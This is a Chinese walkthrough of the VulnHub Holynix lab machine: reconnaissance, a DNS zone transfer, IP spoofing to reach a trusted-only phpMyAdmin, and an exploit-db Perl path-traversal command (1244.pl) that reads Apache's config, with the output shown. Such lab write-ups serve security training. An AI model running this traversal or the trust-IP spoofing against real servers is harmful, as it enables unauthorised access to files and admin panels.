
下载地址
https://download.vulnhub.com/holynix/holynix-v1.tar.bz2
实战演练

这个靶机ISO加载之后,发现扫不了IP,需要修改了一下MAC地址
信息收集

发现靶机的IP是192.168.188

 我们先从80端口入手
没有扫到有用信息

注入GG

在首页看到有提示到两个DNS服务器的地址,还有53端口开启,我们来看看这个端口有什么信息
 192.168.1.88 是ns1.zincftp.com主要的服务器
这里面涉及到DNS区域传送

我们将kali的IP地址修改为192.168.1.89
 现在本地作为ns2.zincftp.com的DNS服务器,我们尝试进行DNS区域传输
 看到一堆子域名,想着可以提取这些子域名做字典去爆破端口
 还有一个有特别的地方
mta.zincftp.com.	38400	IN	A	10.0.192.48

trusted.zincftp.com.	38400	IN	A	192.168.1.34
trusted好像是一个可信的区域,我们修改成这个IP,重新扫描web服务器试试


扫描出phpmyadmin

 这是可信到爆炸啊,密码都不设置

 修改DNS解析文件
 查找信息
一些邮箱信息
 还有刚刚我们dirb扫描到phpmyadmin的修改日志

根据更改日志,它运行的是2.6.4版本,这是一个非常旧版本的phpMyAdmin。
我们搜搜有没有这个版本的漏洞
 试一下那个目录泄露的漏洞
 获取apache的配置文件
root@kali:/usr/share/exploitdb/exploits/php/webapps# perl 1244.pl http://zincftp.com /phpMyAdmin/ ../../../../../etc/apache2/sites-enabled/000-default | head -n 50

ATTACK HOST IS: http://zincftp.com

HTTP/1.1 200 OK
Date: Sat, 02 Mar 2019 19:46:06 GMT
Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.12 with Suhosin-Patch
X-Powered-By: PHP/5.2.4-2ubuntu5.12
Connection: close
Content-Type: text/html

NameVirtualHost *

<VirtualHost *>
	DocumentRoot /var/www/htdocs/
	ServerName www.zincftp.com

	<Directory />
		Options FollowSymLinks
		AllowOverride None
	</Directory>
	<Directory /var/www/htdocs/>
		Options Indexes FollowSymLinks MultiViews
		AllowOverride None
		Order allow,deny
		allow from all
	</Directory>

	<Directory "/var/www/htdocs/phpMyAdmin/">
		Options Indexes FollowSymLinks MultiViews
		AllowOverride all
		Order Deny,Allow
		Deny from all
		Allow from 127.0.0.1
		Allow from 192.168.1.34
	</Directory>
	<Directory "/var/www/htdocs/setup_guides/">
		Options Indexes FollowSymLinks MultiViews
		AllowOverride all
		Order Deny,Allow
		Deny from all
		Allow from 127.0.0.1
		Allow from 192.168.1.34
	</Directory>
	ServerSignature On
</VirtualHost>

<VirtualHost *>
	DocumentRoot /home/lsanderson/web/
	ServerName lsanderson.zincftp.com
找到这个<Directory “/var/www/htdocs/setup_guides/”>
